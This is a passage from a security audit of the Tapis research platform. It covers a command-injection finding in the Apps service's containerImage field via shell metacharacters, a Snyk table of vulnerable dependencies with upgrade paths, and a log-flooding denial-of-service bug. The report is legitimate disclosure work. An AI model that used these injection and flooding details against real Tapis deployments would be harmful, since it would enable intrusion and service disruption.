Cause: Unsanitized Tapis Application parameters

An attacker can inject commands through the `containerImage` field while creating a new Tapis Application via the Apps service. This is done by using metacharacters such as **;**, |, and **&**.

Proposed Fix:

We note that Tapis performs input sanitizing in other areas such as the Files service. We also note that input sanitizing is separately implemented in different places in the code. We recommend developing common functions for performing this task, and using these functions throughout the code, including in places that we have identified in this report.

Given the potential persistence of the injections in the database prior to fixing **TAPIS-2023-0001**, we would suggest regular database cleanups to discard malicious input. This may require running some sort of maintenance scans of the Tapis Application database to search and sanitize for metacharacters.


Actual Fix:

N/A

Acknowledgment:

This research funded by the NSF Cybersecurity Center of Excellence under National Science Foundation Cyber Infrastructure grant OAC-2241313.

Appendix D: Vulnerability Report: TAPIS-2023-0004



Not for public release. Do not distribute until July 2024.

TAPIS-2023-0004

Summary:

The Tapis components that we audited contain multiple dependencies with known vulnerabilities.

Component	**Vulnerable Versions**	**Platform**	**Availability**	**Fix Available**
N/A	v3 1.3.8	all	Public	N/A
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	Varies depending on vulnerability	Any		High
Fixed Date	**Credit**			
N/A	Gia-Minh Nguyen Elisa Heymann			

Access Required: Varies depending on vulnerability

The access required depends on the specific vulnerability for each vulnerable dependency. The CVE for each reported vulnerability may (though is not guaranteed) to contain this information.

Effort Required:

The level of effort required to craft an exploit depends on the specific vulnerability for each vulnerable dependency. The CVE for each reported vulnerability may (though is not guaranteed) to contain this information.

Impact/Consequences: High

Each vulnerable dependency has different possible exploits. Some of the highest severity possibilities highlighted by the assessment tool we used include: deserialization of untrusted data, denial of service, and resource exhaustion.

Full Details:

Our team ran the Snyk tool (Snyk CLI v1.1259.0, Documentation: https://docs.snyk.io/snyk-cli) on the repository comprised of source code of the services pertaining to the audit (Authenticator, Apps, Files, Jobs, Security, Systems, Tokens) as well as other related services. The table features the package name of the dependency, the highest severity rating of an issue given by Snyk, the number of issues found in that dependency, and the most appropriate remediation. Some dependencies still do not have a version that has all issues resolved, but the table provides the versions that minimizes the amount of issues. Some issues in dependencies already have published exploits or proof of concepts.

It is highly recommended to use multiple assessment tools instead of just one as shown here. Tapis uses their own automated assessment tools, many of which are bundled in Eclipse, IntelliJ and Visual Studio IDEs to give style and dependency warnings as well as error detection. Maven's dependency tree plugin is used to analyze what gets included in shaded Java libararies.

Of the vulnerable dependencies shown on the table, Log4j 1 has not been supported since 2015 (https://logging.apache.org/log4j/2.x/security.html). Log4j 2 contains security fixes.

Vulnerable Dependencies

Package Name	Highest Severity	Issue Count	Remediation
log4j:log4j@1.2.14	Critical	7	Log4j 1 is no longer supported, upgrade to an appropriate version of Log4j 2
org.apache.activemq:activemq-client@5.16.0	Critical	1	Upgrade to version 5.15.16, 5.16.7, 5.17.6, 5.18.3 or higher
org.bouncycastle:bcprov-jdk15on@1.50	High	15	Upgrade to version 1.69 or higher (No version without vulnerabilities)
org.apache.shiro:shiro-core@1.4.1	High	3	Upgrade to version 1.10.0 or higher
ch.qos.logback:logback-core@1.2.3	High	3	Upgrade to version 1.4.12 or higher (No version without vulnerabilities)
com.google.protobuf:protobuf-java@3.15.6	High	3	Upgrade to version 3.21.7 or higher
org.json:json@20190722	High	2	Upgrade to version 20231013
ch.qos.logback:logback-classic@1.2.3	High	2	Upgrade to version 1.4.12 or higher (No version without vulnerabilities)
org.json:json@20220320	High	2	Upgrade to version 20231013
org.apache.commons:commons-compress@1.20	High	4	Upgrade to version 1.21, 1.24.0 or higher
org.apache.sshd:sshd-common@2.8.0	High	2	Upgrade to version 2.10.0 or higher
org.bitbucket.b_c:jose4j@0.7.6	High	2	Upgrade to version 0.9.3
org.glassfish:jakarta.el@3.0.3	High	1	Upgrade to version 3.0.4 or higher
commons-beanutils:commons-beanutils@1.9.3	High	1	Upgrade to version 1.9.4

io.netty:netty-codec-http2@4.1.77.Final	High	1	Upgrade to version 4.1.100.Final or higher
org.bouncycastle:bcprov-jdk15on@1.68	Medium	3	Upgrade to version 1.69 or higher (No version without vulnerabilities)
org.jetbrains.kotlin:kotlin-stdlib@1.4.10	Medium	2	Upgrade to version 1.6.0 or higher (No version without vulnerabilities)
com.rabbitmq:amqp-client@5.14.1	Medium	1	Upgrade to version 5.14.3, 5.16.1, 5.17.1 or higher
org.apache.sshd:sshd-sftp@2.8.0	Medium	1	Upgrade to version 2.10.0 or higher
io.netty:netty-handler@4.1.77.Final	Medium	1	Upgrade to version 4.1.94.Final or higher
com.squareup.okio:okio@2.8.0	Medium	1	Upgrade to version 3.4.0 or higher
org.bouncycastle:bcprov-ext-jdk15on@1.68	Medium	1	Upgrade to version 1.69 or higher
com.google.guava:guava@31.0.1-jre	Low	1	Upgrade to version 32.0.0-jre or higher
org.apache.shiro:shiro-crypto-cipher@1.4.1	Low	1	Upgrade to version 1.4.2 or higher

Cause: Use of vulnerable software components

Out of date dependencies

Proposed Fix:

While we have not evaluated the vulnerabilities reported by Snyk, these vulnerabilities have been reported by the software providers as serious issues. The best practices in this situation are:

1. When feasible, replace the reported dependency by upgrading to a version that has no reported vulnerabilities. This is often easiest, most comprehensive, and lowest effort approach.
2. When replacing the dependency is difficult, then evaluate each vulnerability for applicability to your environment:
    a. If the vulnerability is not applicable, then document the fact in the code and leave the dependency intact.
    b. If the vulnerability is applicable, then find a replacement for the functions/methods used or code around the use of the function/methods.

As Log4j 1 is no longer supported, we highly recommend migrating Log4j 1 to an appropriate version of Log4j 2. Follow one of the migration options on their website: https://logging.apache.org/log4j/2.x/manual/migration.html

Actual Fix:

N/A

Acknowledgment:

This research funded by the NSF Cybersecurity Center of Excellence under National Science Foundation Cyber Infrastructure grant OAC-2241313.

Appendix E: Software Bugs Encountered

These bugs are not security issues directly within the scope of the investigation, but were discovered during the course of it. These may be potential security issues in the associated sample applications, annoyances to the user, or areas that we discovered best practices could be applied in order to improve upon security and/or the user experience. These are listed for convenience and reference but were not thoroughly investigated.

1. Flooding Log files in Jobs Service

Summary

An authorized user can submit an unlimited number of invalid job requests. An invalid job request may include submitting a job for a non-existent application ID or version number. After an invalid job request is made, the respective error codes are logged in the logs directory of the jobs-api container. Furthermore, the natural growth of the log files can also pose a similar problem if not handled properly.

Result

The ability to submit unlimited job requests creates the potential for a denial of service attack. Logs are gradually generated through either valid or invalid job requests, however, their growth can be accelerated by authorized users submitting invalid job requests. Each unsuccessful job request attempt generates a log entry within the jobs-api container. If not handled appropriately, the log entries can fill the disk partition.